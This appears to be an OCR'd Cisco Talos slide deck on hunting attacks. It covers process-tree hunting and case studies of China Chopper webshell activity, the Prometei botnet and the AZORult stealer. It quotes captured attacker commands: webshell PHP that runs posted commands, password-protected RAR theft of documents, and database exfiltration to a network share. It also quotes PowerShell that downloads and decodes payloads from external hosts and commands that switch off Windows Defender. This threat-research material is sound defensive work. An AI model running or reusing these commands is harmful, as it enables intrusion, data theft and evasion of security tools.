lfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2V
j
B
s
L
W
I
```

```
z0 -
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("
-
>|");;$p=base64_decode($_POST["z1"]);$s=base64_decode($_POST["z2"]);$d=dirname($_SERV
ER["SCRIPT_FILENAME"]);$c=substr($d,0,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";$r="{$p}
{$c}";@system($r." 2>&1",$ret);print ($ret!=0)?"
ret={$ret}
":"";;echo("|<-");die();

z1 - cmd

z2 - cd /d "C:\xampp\htdocs\dashboard\"&netstat -an | find "ESTABLISHED"&echo
[S]&cd&echo [E]
```

Talos
Cisco Security Research

China Chopper hunt

```
cd /d C:\Windows\Working_Directory\
renamed_winrar a -m3 -hp19_Characters_Complex_Password -ta[date] -n*.odt -n*.doc -
n*.docx -n*.pdf  -n*.xls -n*.xlsx  -n*.ppt -n*.pptx  -r c:\output_directory\files.rar
c:\directory_to_scan\
```

```
rar a -inul -ed -r -m3 -taDate -hp<profanity> ~ID.tmp c:\directory_to_scan
```

Talos
Cisco Security Research

China Chopper hunt


```
powershell.exe -exe bypass -nop -w hidden -c Import-Module
C:\windows\help\help\helper.ps1;
Run-MySQLQuery -ConnectionString 'Server=localhost;Uid=root;Pwd=;database=DBName;
Convert Zero Datetime=True' -Query 'Select * from table where UID > 'Value' -Dump
```

```
cd /d C:\working_directory\
net use \192.168.0.10\ipc$ /user:USER PASSWORD
move c:\working_directory\db.csv \192.168.0.10\destination_directory
```


Talos
Cisco Security Research

Hunting for unknown attacks

Simple process trees for hunting




Simple process trees for hunting



$$\begin{tikzcd}\text{Grandparent SHA256 CommandLine} \arrow[r] & \text{Parent SHA256 CommandLine} \arrow[r] & \text{Child SHA256 CommandLine}\end{tikzcd}$$

Simple process trees for hunting



Case studies
Hunting for unknown attacks


Prometei botnet

- Dedicated to mining Monero
- Stealing credentials
- Brute forcing credentials
- Lateral spreading using SMB
- Exploits

```
powershell.exe   "if(-not (Test-Path 'C:\windows\dell\miwalk.exe')) {$b64=$(New-
Object Net.WebClient).DownloadString('http://69.84.240[.]57:180/miwalk.txt');$data=
[System.Convert]::FromBase64String($b64);$bt=New-Object Byte[]($data.Length);
[int]$j=0;FOR([int]$i=0;$i -lt $data.Length; $i++){$j+=66;$bt[$i]=(((($data[$i]) -
bXOR (($i*3) -band 0xFF))-$j) -band 0xFF);}
[io.file]::WriteAllBytes('C:\windows\dell\miwalk.exe',$bt);}"
```

Talos
Cisco Security Research

Prometei infection chain and modules




Cisco Security Research

AZORult stealer - first clue

```
Set-MpPreference -DisableRealtimeMonitoring $true
cmd /c reg add
'HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender'
/v DisableAntiSpyware /t REG_DWORD /d 1 /f
cmd /c sc stop wuauserv\r\ncmd /c sc config wuauserv start= disabled
iex ((New-Object
System.Net.WebClient).DownloadString('hxxps://gist[.]githubusercontent[
.]com/mysslacc/a5b184d9d002bf04007c4bbd2a53eeea/raw/c6f8b4c36e484255072
71962855f3e2ac695f99f/baseba'))"
```

Cisco Security Research

More than just AZORult - traceback



Talos
Cisco Security Research

Q&A

TALOSINTELLIGENCE.COM

blog.talosintelligence.com

@talossecurity